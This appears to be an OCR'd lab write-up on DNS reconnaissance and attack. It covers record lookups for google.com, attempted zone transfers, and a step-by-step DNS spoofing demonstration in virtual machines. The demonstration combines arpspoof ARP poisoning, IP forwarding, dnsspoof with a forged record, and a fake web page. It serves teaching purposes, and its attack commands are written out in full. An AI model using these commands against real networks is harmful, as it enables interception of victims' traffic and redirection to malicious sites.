
Host Records (A) ** this data may not be current as it uses a static database (updated monthly)

google.com HTTP: gws	142.251.6.100 ic-in-f100.1e100.net	GOOGLE United States
google-proxy-66-249-80-0.google.com	66.249.80.0 google-proxy-66-249-80-0.google.com	GOOGLE United States
google-proxy-74-125-211-0.google.com	74.125.211.0 google-proxy-74-125-211-0.google.com	GOOGLE Bulgaria
rate-limited-proxy-74-125-151-0.google.com	74.125.151.0 rate-limited-proxy-74-125-151-0.google.com	GOOGLE United States
rate-limited-proxy-108-177-71-0.google.com	108.177.71.0 rate-limited-proxy-108-177-71-0.google.com	GOOGLE United States
google-proxy-66-249-81-0.google.com	66.249.81.0 google-proxy-66-249-81-0.google.com	GOOGLE United States
rate-limited-proxy-66-249-91-0.google.com	66.249.91.0 rate-limited-proxy-66-249-91-0.google.com	GOOGLE United States
google-proxy-74-125-212-0.google.com	74.125.212.0 google-proxy-74-125-212-0.google.com	GOOGLE United States
google-proxy-64-233-172-0.google.com	64.233.172.0	GOOGLE

Step 2: This passive review of a domain is useful but is incomplete as only discovered records are listed and some of them might no longer be valid. To collect the entire record set of a zone, I can use the dig utility. I open a terminal on the Ubuntu VM and lookup the nameservers of google.com. With the nameservers identified, I use the dig command with the axfr settings to request a zone transfer for "google.com" from one of its nameservers



Unfortunately, the transfer failed likely because the Ubuntu VM's public IP address is excluded from Google's allow list. To demonstrate what a zone transfer looks like, I can use the "zonetransfer.me" domain using the same commands



Some entries I found were google email and a text saying “remember to call or email pipa on +44 123 4567890 or pippa@zonetransfer.me when making DNS changes”.


4.3 DNS Spoofing

Step 1: I will demonstrate a DNS spoofing attack using the three VMs, Kali, Ubuntu, and Windows using Bridge Adpater network settings. The Kali VM will serve as the attacker, the Ubuntu machine will be set up as a DNS resolver using dns spoof.


```
maria@ubuntu:~/Desktop$ sudo apt update -y
[sudo] password for maria:
Hit:1 http://us.archive.ubuntu.com/ubuntu jammy InRelease
Get:2 http://us.archive.ubuntu.com/ubuntu jammy-updates InRelease [128 kB]
Get:3 http://security.ubuntu.com/ubuntu jammy-security InRelease [129 kB]
Get:4 http://us.archive.ubuntu.com/ubuntu jammy-backports InRelease [127 kB]
Get:5 http://us.archive.ubuntu.com/ubuntu jammy-updates/main i386 Packages [704 kB]
Get:6 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [2,066 k
B]
Get:7 http://us.archive.ubuntu.com/ubuntu jammy-updates/main Translation-en [358 kB]
Get:8 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 c-n-f Metadata [1
7.9 kB]
Get:9 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [1,1
28 kB]
Get:10 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe i386 Packages [735
 kB]
Get:11 http://security.ubuntu.com/ubuntu jammy-security/main i386 Packages [546 kB]
Get:12 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe Translation-en [26
3 kB]
Get:13 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 c-n-f Metada
ta [26.3 kB]
Get:14 http://us.archive.ubuntu.com/ubuntu jammy-backports/main amd64 Packages [67.7
 kB]
Get:15 http://us.archive.ubuntu.com/ubuntu jammy-backports/main i386 Packages [59.9
kB]
Get:16 http://us.archive.ubuntu.com/ubuntu jammy-backports/main amd64 c-n-f Metadata
 [388 B]
```

```
Fetched 13.2 MB in 4s (2,974 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
36 packages can be upgraded. Run 'apt list --upgradable' to see them.
maria@ubuntu:~/Desktop$ sudo apt install dsniff -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libnet1 libnids1.21
The following NEW packages will be installed:
  dsniff libnet1 libnids1.21
0 upgraded, 3 newly installed, 0 to remove and 36 not upgraded.
Need to get 175 kB of archives.
After this operation, 678 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu jammy/main amd64 libnet1 amd64 1.1.6+dfsg-
3.1build3 [46.9 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu jammy/universe amd64 libnids1.21 amd64 1.2
5-1 [22.0 kB]
Get:3 http://us.archive.ubuntu.com/ubuntu jammy/universe amd64 dsniff amd64 2.4b1+de
bian-30build1 [106 kB]
Fetched 175 kB in 1s (261 kB/s)
Show Applications usly unselected package libnet1:amd64.
(Reading database ... 207574 files and directories currently installed.)
```


My DNS server will be setup to only resolve www.google.com but I first need to know Google's IP address. I use nslookup to find Google's IP address and then create a domain to IP binding in a dns.txt file




Using the ip command, I identify the interface that the DNS server will run on. Then, I start dnsspoof to serve the dns.txt records on that interface. Dnsspoof isn't a reliable DNS server application and is being used here for ease of use




Step 2: With the DNS server up and running ready to resolve www.google.com, I switch to the Windows VM and configure its DNS resolver with the Ubuntu IP address. I search for "View network connections" in the search and open the control panel.




The "Network Connections" window is opened displaying our network interfaces. I right-click the Ethernet entry and select "Properties" from the context menu options




Within the Ethernet Properties window, I select the "Internet Protocol Version 4" option and press the "Properties" button to open its properties



Finally, I select the "Use the following DNS server addresses" radio button and enter the IP address of my Ubuntu VM. You might recall the Ubuntu's IP address was observed earlier in this activity




With the Ubuntu DNS server configured on the Windows VM, I'll open the browser and navigate to www.google.com and observe that the page loads.



I'll then open a command prompt and run an nslookup to www.google.com and confirm the IP address is resolved to the IP address set in the dns.txt file on the Ubuntu DNS server

```
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved

C:\Users\maria>nslookup www.google.com
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  192.168.1.28

DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
Non-authoritative answer:
DNS request timed out.
    timeout was 2 seconds.
Name:    www.google.com
Address:  142.251.46.164


C:\Users\maria>
```

I will also allow list Google to be loaded within Edge without TLS. Returning to Edge in the Windows VM, I navigate to edge://settings/content/insecureContent and then add www.google.com to the allow section. This will simplify the attack for demonstration purposes but know that an attacker could setup a HTTPS server with a certificate by doing a few extra steps



Next, I check the Ubuntu dnsspoof logs and see several entries where the server is responding to the Window VM requests!

```
maria@ubuntu:~/Desktop$ sudo dnsspoof -i enp0s3 -f dns.txt
dnsspoof: listening on enp0s3 [udp dst port 53 and not src 192.168.1.28]
192.168.1.29.63141 > 192.168.1.28.53:  4+ A? www.google.com
192.168.1.29.56322 > 192.168.1.28.53:  49060+ A? www.google.com
192.168.1.29.60585 > 192.168.1.28.53:  4517+ A? www.google.com
192.168.1.29.50428 > 192.168.1.28.53:  38797+ A? www.google.com
```

Step 3: With the Windows and Ubuntu systems running in a healthy state and able to resolve the www.google.com domain correctly, I can prepare the attack. I start by installing dsniff on the Kali machine after running an update. My system was already up to date and dsniff was previously installed

```
┌──(maria㉿kali)-[~]
└─$ sudo apt update -y
[sudo] password for maria:
Hit:1 http://http.kali.org/kali kali-rolling InRelease
1332 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(maria㉿kali)-[~]
└─$ sudo apt install dsniff -y
dsniff is already the newest version (2.4b1+debian-34).
dsniff set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1332

┌──(maria㉿kali)-[~]
└─$
```

Next, I setup a web file and serve it using a Python simple HTTP server. This will serve as my malicious site that will target the victim

```
┌──(maria㉿kali)-[~]
└─$ mkdir /tmp/www

┌──(maria㉿kali)-[~]
└─$ cd /tmp/www

┌──(maria㉿kali)-[/tmp/www]
└─$ echo "Not Google :)" > index.html
```

```
┌──(maria㉿kali)-[/tmp/www]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

In another terminal, I switch to the root user, set the ip_forward flag to "1" to allow my Kali machine to forward packets, and then setup an arpspoof targeting the Windows IP address and with the Ubuntu DNS server.

```
┌──(maria㉿kali)-[/tmp/www]
└─$ sudo su -
[sudo] password for maria:
┌──(root㉿kali)-[~]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward

┌──(root㉿kali)-[~]
└─# arpspoof -i eth0 -t 192.168.1.29 192.168.1.28
8:0:27:b0:fb:ed 8:0:27:f2:12:52 0806 42: arp reply 192.168.1.28 is-at 8:0:27:
b0:fb:ed
8:0:27:b0:fb:ed 8:0:27:f2:12:52 0806 42: arp reply 192.168.1.28 is-at 8:0:27:
b0:fb:ed
8:0:27:b0:fb:ed 8:0:27:f2:12:52 0806 42: arp reply 192.168.1.28 is-at 8:0:27:
b0:fb:ed
```

With Kali now poisoning the Windows VM, I'll open another window and poison the target Ubuntu DNS server and Windows IP.


```
┌──(maria㉿kali)-[/tmp/www]
└─$ cd ~/Desktop

┌──(maria㉿kali)-[~/Desktop]
└─$ sudo arpspoof -i eth0 -t 192.168.1.29 192.168.1.28
[sudo] password for maria:
8:0:27:b0:fb:ed 8:0:27:f2:12:52 0806 42: arp reply 192.168.1.28 is-at 8:0:27:
b0:fb:ed
8:0:27:b0:fb:ed 8:0:27:f2:12:52 0806 42: arp reply 192.168.1.28 is-at 8:0:27:
b0:fb:ed
8:0:27:b0:fb:ed 8:0:27:f2:12:52 0806 42: arp reply 192.168.1.28 is-at 8:0:27:
b0:fb:ed
```

Now that Kali is poisoning both the Ubuntu and Windows VMs, convincing each that Kali is the other, and a malicious web server is running, I can finally setup the malicious DNS server on Kali. First, in a new terminal I create a dns.txt file with an entry that has the Kali eth0 IP address binded to www.google.com. Then, I run the dnsspoof command on the interface eth0 referencing the dns.txt file

```
┌──(maria㉿kali)-[~/Desktop]
└─$ echo "192.168.1.27 www.google.com" > dns.txt

┌──(maria㉿kali)-[~/Desktop]
└─$ sudo dnsspoof -i eth0 -f dns.txt
[sudo] password for maria:
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.30]
```

I now have 4 terminals running: 2 with arpspoof , 1 with an HTTP server, and 1 with dnsspoof . The attack is fully staged, the last thing to do is entice the victim to navigate to www.google.com. The victim will send a DNS query that will be highjacked because of the ARP poisoning. Our malicious DNS server will resolve the requested address with our attacker IP address that the victim will use to request the web page. Finally, our Kali machine will serve the malicious page in replace of the actual Google site. From the Windows VM, I open a private browser window, to avoid any caching, and navigate to www.google.com

```
┌──(maria㉿kali)-[/tmp/www]
└─$ curl http://localhost:80
Not google :)
```



The victim is served the malicious page! Going back to Kali we can see the DNS spoof logs are resolving the request made by the victim


```
┌──(maria㉿kali)-[~/Desktop]
└─$ sudo dnsspoof -i eth0 -f dns.txt
[sudo] password for maria:
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.30]
192.168.1.29.58193 > 192.168.1.28.53:  29445+ A? www.google.com
192.168.1.29.58193 > 192.168.1.28.53:  29445+ A? www.google.com
192.168.1.29.62046 > 192.168.1.28.53:  34621+ A? www.google.com
192.168.1.29.62046 > 192.168.1.28.53:  34621+ A? www.google.com
192.168.1.29.58768 > 192.168.1.28.53:  45995+ A? www.google.com
192.168.1.29.58768 > 192.168.1.28.53:  45995+ A? www.google.com
192.168.1.29.58117 > 192.168.1.28.53:  59575+ A? www.google.com
192.168.1.29.58117 > 192.168.1.28.53:  59575+ A? www.google.com
192.168.1.29.60752 > 192.168.1.28.53:  59068+ A? www.google.com
192.168.1.29.60752 > 192.168.1.28.53:  59068+ A? www.google.com
